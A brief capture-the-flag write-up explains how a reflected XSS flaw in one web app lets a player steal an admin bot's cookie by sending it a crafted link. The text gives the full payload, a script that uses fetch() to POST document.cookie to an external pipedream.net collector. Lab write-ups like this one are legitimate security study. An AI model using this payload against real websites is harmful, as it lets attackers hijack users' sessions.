The challenge has two separate webpages one which is vulnerable to xss attacks and from which we must steal a cookie, and another where we can send links to be opened:



Figure The first app




Figure Second app

The input to be opened by it is :

http://vanilla.hub/?name=<script>fetch('https://enzvin6fpk7xtu0.m.pipedream.net', {method: 'POST',mode: 'no-cors',body:document.cookie});</script>

https://enqmimydnbiuecc.m.pipedream.net

For the purpose of this challenge request.bin




Figure this is the stolen cookie



Figure Vulnerable code in the application




Figure Docker config hostname

Because the get request to the 3002 app will echo it to the page Reflected XSS is possible. The bot on 3003 will open our request with the xss and we steal the cookie and then boom we’re done.